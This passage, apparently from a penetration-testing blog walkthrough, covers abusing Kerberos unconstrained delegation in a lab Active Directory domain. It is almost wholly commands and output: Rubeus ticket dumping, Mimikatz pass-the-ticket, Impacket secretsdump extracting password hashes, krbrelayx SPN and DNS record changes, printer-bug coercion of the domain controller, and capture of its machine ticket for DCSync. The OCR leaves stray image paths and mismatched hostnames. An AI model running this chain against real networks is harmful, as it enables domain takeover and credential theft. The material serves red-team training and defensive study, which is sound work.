          * Saved to file [0;5f37d]-2-0-40e10000-Administrator@krbtgt-PURPLE.LAB.kirbi !
```

Mimikatz – Export Administrator Ticket

The triage action of Rubeus will display in a table the available Kerberos tickets which are stored in memory and their associated service.

```
Rubeus triage
```

```
Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x157cd4c

 ----------------------------------------------------------------------------------------------
--------------
 | LUID      | UserName                  | Service
            |
 ----------------------------------------------------------------------------------------------
--------------
 | 0x154a075 | Administrator @ PURPLE.LAB | krbtgt/PURPLE.LAB
1 8:55:09 pµ  |
 | 0x154a075 | Administrator @ PURPLE.LAB | cifs/dc
1 8:55:09 pµ  |
 | 0x139991b | Administrator @ PURPLE.LAB | krbtgt/PURPLE.LAB
1 6:32:30 pµ  |
 | 0x139991b | Administrator @ PURPLE.LAB | cifs/dc
1 6:32:30 pµ  |
 | 0x11202a7 | Administrator @ PURPLE.LAB | krbtgt/PURPLE.LAB
1 7:03:49 pµ  |
 | 0x11202a7 | Administrator @ PURPLE.LAB | cifs/dc.purple.lab
1 7:03:49 pµ  |
 | 0x54456   | pentestlab @ PURPLE.LAB    | krbtgt/PURPLE.LAB
```

Rubeus – Triage

Since a ticket which belongs to the domain administrator exists in cache, executing the command below will dump all the tickets for that user.

```
Rubeus.exe dump /user:Administrator
```

```
C:\Users\pentestlab.PURPLE>Rubeus.exe dump /user:Administrator


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


Action: Dump Kerberos Ticket Data (All Users)

[*] Target user     : Administrator
[*] Current LUID    : 0x157cd4c

  UserName                 : Administrator
  Domain                   : PURPLE
  LogonId                  : 0x154a075
  UserSID                  : S-1-5-21-552244943-2733646151-2332415024-500
  AuthenticationPackage    : Kerberos
  LogonType                : CachedInteractive
```

Rubeus – Dump Administrator Ticket

```
Action: Dump Kerberos Ticket Data (All Users)

[*] Target user     : Administrator
[*] Current LUID    : 0x157cd4c

  UserName                 : Administrator
  Domain                   : PURPLE
  LogonId                  : 0x154a075
  UserSID                  : S-1-5-21-552244943-2733646151-2332415024-500
  AuthenticationPackage    : Kerberos
  LogonType                : CachedInteractive
  LogonTime                : 21/11/2021 10:50:33 μμ
  LogonServer              : DC
  LogonServerDNSDomain     : PURPLE.LAB
  UserPrincipalName        : Administrator@purple.lab


    ServiceName           :  krbtgt/PURPLE.LAB
    ServiceRealm          :  PURPLE.LAB
    UserName              :  Administrator
    UserRealm             :  PURPLE.LAB
    StartTime             :  21/11/2021 10:55:09 μμ
    EndTime               :  22/11/2021 8:55:09 pμ
```

Rubeus – Dump Ticket

The ticket of the domain administrator can be used on the current system or transferred to another host in order to be used with Mimikatz or Rubeus that support importing Kerberos tickets into memory.

```
kerberos::ptt C:\Users\pentestlab.PURPLE\Administrator@krbtgt-PURPLE.LAB.kirbi
```

```
mimikatz # kerberos::ptt C:\Users\pentestlab.PURPLE\Administrator@krbtgt-PURPLE.LAB.kirbi

* File: 'C:\Users\pentestlab.PURPLE\Administrator@krbtgt-PURPLE.LAB.kirbi': OK

mimikatz #
```

Mimikatz – Pass the Ticket

Executing "*klist*" will validate that the ticket was cached in memory of the current session.

```
klist
```

```
C:\Users\pentestlab.PURPLE>klist

Current LogonId is 0:0x54456

Cached Tickets: (1)

#0>     Client: Administrator @ PURPLE.LAB
        Server: krbtgt/PURPLE.LAB @ PURPLE.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 11/18/2021 1:30:46 (local)
        End Time:   11/18/2021 11:30:46 (local)
        Renew Time: 11/25/2021 1:30:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\pentestlab.PURPLE>
```

List Kerberos Ticket

Using the ticket access to the domain controller has been achieved and can be confirmed by listing the contents of the C: drive.

```
dir \\dc.purple.lab\C$
```

```
C:\Users\pentestlab.PURPLE>dir \\dc.purple.lab\C$
 Volume in drive \\dc.purple.lab\C$ has no label.
 Volume Serial Number is D006-1FC6

 Directory of \\dc.purple.lab\C$

08/08/2021  20:51    <DIR>          inetpub
15/09/2018  09:19    <DIR>          PerfLogs
24/10/2021  21:55    <DIR>          Program Files
01/05/2021  18:11    <DIR>          Program Files (x86)
11/07/2021  19:04    <DIR>          share
07/11/2021  23:05    <DIR>          temp
18/05/2021  03:01    <DIR>          Users
11/11/2021  11:42    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  50,207,723,520 bytes free

C:\Users\pentestlab.PURPLE>
```

DC Access

Non-Domain Joined

As with the majority of the techniques which include Kerberos abuse, unconstrained delegation can be conducted from a non domain joined systems as supporting tooling to replicate the steps performed above exists. Impacket has a python script which can be used to identify systems on the domain which are configured for delegation if valid domain credentials are supplied.

```
python3 findDelegation.py purple.lab/pentestlab:Password1234
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ python3 findDelegation.py purple.lab/pentestlab:Password1234
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

AccountName          AccountType  DelegationType                DelegationRight
sTo
-------------------  -----------  ----------------------------  ---------------
---
DESKTOP-Pentestlab$  Computer     Resource-Based Constrained    PC1$

pentestlab           Person       Resource-Based Constrained    HIVE$

DESKTOP-Pentestlab$  Computer     Resource-Based Constrained    HIVE$

HIVE$                Computer     Unconstrained                 N/A
```

Unconstrained Delegation – Impacket

Once administrative access has been achieved Impacket module "*secretsdump*" can be used to retrieve the NTLM hash of the machine account which its host is configured for unconstrained delegation.

```
secretsdump.py Administrator@hive.purple.lab
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ secretsdump.py Administrator@hive.purple.lab
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

Password:
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×fe0e3d33bdf468ee70a563d54b59d806
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e
8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
Προεπιλεγμένος λογαριασμός:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dff6c74d4681fd3492a52
3d8e577281e:::
pentestlab:1001:aad3b435b51404eeaad3b435b51404ee:8c3efc486704d2ee71eebe71af14
d86c:::
[*] Dumping cached domain logon information (domain/username:hash)
PURPLE.LAB/pentestlab:$DCC2$10240#pentestlab#e256eae03d7e9478ad74522b6a87d432
PURPLE.LAB/Administrator:$DCC2$10240#Administrator#cd29b2d9b467c691fba3ba8312
d128a5
PURPLE.LAB/test:$DCC2$10240#test#6c027564ac0804f172f411a460022de4
```

Secretsdump

```
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PURPLE\HIVE$:aes256-cts-hmac-sha1-96:b4dc28d2ec920d4f87bc1d610f2b6e8e1114aec5
135797482020893b3aad03c6
PURPLE\HIVE$:aes128-cts-hmac-sha1-96:0b45a26f6e833d7e708efbc0828e0051
PURPLE\HIVE$:des-cbc-md5:261fa446d9bfcd07
PURPLE\HIVE$:plain_password_hex:1b8580d5981573d947dcac14eed67d49233fbec344bd5
6adb54db82eebf3d140498f562908b92e189437653d743820f978807df919d3be493ec3012e6d
6883c1fb493df5e8a981164bd44ace47c8854fc095bc2998e59afcfab140d9f01d53351b31aad
a2befd71b3e67d474bca3c9e2f52604265b985508403d5142462d3b209d1b4d4bbef61cc3a4b7
9d428ccbe3896e3d4c06686f6beaf83569bccbe4240518eabe8bcbecc94fb19967e88aa88989b
4ff9c41b9a81981dcf289ba49168f0bbbe0c6cf565f0c65be609b7eb0e13c3d7fdfd18bc07f32
0d32517344f5d65c65147e69cf38d44cf0428c347a15897166
PURPLE\HIVE$:aad3b435b51404eeaad3b435b51404ee:27b6e0dd98a862dc13456ca1c0f7d12
8:::
```

Secretsdump – Machine Account hashes

The krbrelayx is a set of python tools which was developed by Dirk-Jan Mollema and can be utilized to abuse unconstrained delegation effectively from Linux based systems. Using the NTLM hash of the machine account (HIVE$) to authenticate with the active directory with the "*addspn*" python script to bind to the domain controller and retrieve information about the modification target.

```
python3 addspn.py -u purple\\Hive\$ -p
aad3b435b51404eeaad3b435b51404ee:27b6e0dd98a862dc13456ca1c0f7d128 -s
HOST/kali.purple.lab -q dc.purple.lab
```

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python3 addspn.py -u purple\\Hive\$ -p aad3b435b51404eeaad3b435b51404ee:2
7b6e0dd98a862dc13456ca1c0f7d128 -s HOST/kali.purple.lab -q dc.purple.lab
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
DN: CN=HIVE,CN=Computers,DC=purple,DC=lab - STATUS: Read - READ TIME: 2021-11
-21T16:48:46.710105
    dNSHostName: Hive.purple.lab
    sAMAccountName: HIVE$
    servicePrincipalName: TERMSRV/HIVE
                          TERMSRV/Hive.purple.lab
                          RestrictedKrbHost/HIVE
                          HOST/HIVE
                          RestrictedKrbHost/Hive.purple.lab
                          HOST/Hive.purple.lab


┌──(kali㉿kali)-[~/krbrelayx]
└─$
```

krbrelayx – addspn

Using the same command with the "*–additional*" flag the service principal name of the machine account will modified via the "*msDS-AdditionalDnsHostName*" attribute to include the "HOST/kali.purple.lab" service principal name.


```
python3 addspn.py -u purple\\Hive\$ -p
aad3b435b51404eeaad3b435b51404ee:27b6e0dd98a862dc13456ca1c0f7d128 -s
HOST/kali.purple.lab dc.purple.lab --additional
```

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python3 addspn.py -u purple\\Hive\$ -p aad3b435b51404eeaad3b435b51404ee:2
7b6e0dd98a862dc13456ca1c0f7d128 -s HOST/kali.purple.lab dc.purple.lab --addit
ional

[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully

┌──(kali㉿kali)-[~/krbrelayx]
└─$
```

SPN Modification

Coercing the machine account of the domain controller to authenticate with the host require the DNS name and not the IP address. Since the attack will executed from a non domain joined host the DNS server will not have any DNS record. However, utilizing the "*dnstool*" will add a DNS record on the domain controller for the host by executing the command below:


```
python3 dnstool.py -u purple\\Hive\$ -p
aad3b435b51404eeaad3b435b51404ee:27b6e0dd98a862dc13456ca1c0f7d128 -r
kali.purple.lab -d 10.0.0.3 --action add dc.purple.lab
```



Unconstrained Delegation – DNS Record

Similarly the DNS record can be added on the domain controller by creating an A record to resolve 10.0.0.3 (Kali IP address) to "*kali2.purple.lab*".


```
python3 dnstool.py -u purple\\Hive\$ -p
aad3b435b51404eeaad3b435b51404ee:27b6e0dd98a862dc13456ca1c0f7d128 -r
kali2.purple.lab -a add -t A -d 10.0.0.3 10.0.0.1
```



krbrelayx – DNS Record

Executing "*nslookup*" will validate the DNS entry and that the host now resolves to "*kali1.purple.lab*".


```
nslookup kali1.purple.lab 10.0.0.1
```



nslookup

The "*krbrelayx*" can take the AES key of the machine account that was dumped earlier in order to be used for Kerberos authentication. Two listeners will be created by default SMB and HTTP.

```
sudo python3 krbrelayx.py -aesKey
b4dc28d2ec920d4f87bc1d610f2b6e8e1114aec5135797482020893b3aad03c6
```



krbrelayx – Listeners

The next step is to coerce the machine account of the domain controller to authenticate with the host which the listeners are running. The printer bug (SpoolSample) or PetitPotam can be used using the NTLM hash of the machine account which is configured for unconstrained delegation and the host name which the listeners are running.

```
python3 printerbug.py -hashes
aad3b435b51404eeaad3b435b51404ee:27b6e0dd98a862dc13456ca1c0f7d128
purple.lab/Hive\$@dc.purple.lab kali.purple.lab
```

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ python3 printerbug.py -hashes aad3b435b51404eeaad3b435b51404ee:27b6e0dd98
a862dc13456ca1c0f7d128 purple.lab/Hive\$@dc.purple.lab kali.purple.lab
[*] Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAut
h Corporation

[*] Attempting to trigger authentication via rprn RPC at dc.purple.lab
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

┌──(kali㉿kali)-[~/krbrelayx]
└─$
```

krbrelayx – PrinterBug

Once the authentication is triggered the ticket of the domain controller machine account will retrieved and saved in the cache of the host. This is because the authentication of the domain controller to the arbitrary host will performed using Kerberos authentication. Since the ticket belongs to an elevated account of the domain controller domain escalation has been achieved and domain hashes could be retrieved via the DCSync technique.

```
┌──(kali㉿kali)-[~/krbrelayx]
└─$ sudo python3 krbrelayx.py -aesKey b4dc28d2ec920d4f87bc1d610f2b6e8e1114aec
5135797482020893b3aad03c6
[sudo] password for kali:
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.0.1
[*] Got ticket for DC$@PURPLE.LAB [krbtgt@PURPLE.LAB]
[*] Saving ticket in DC$@PURPLE.LAB_krbtgt@PURPLE.LAB.ccache
```

krbrelayx – Kerberos Ticket

References

https://adsecurity.org/?p=1667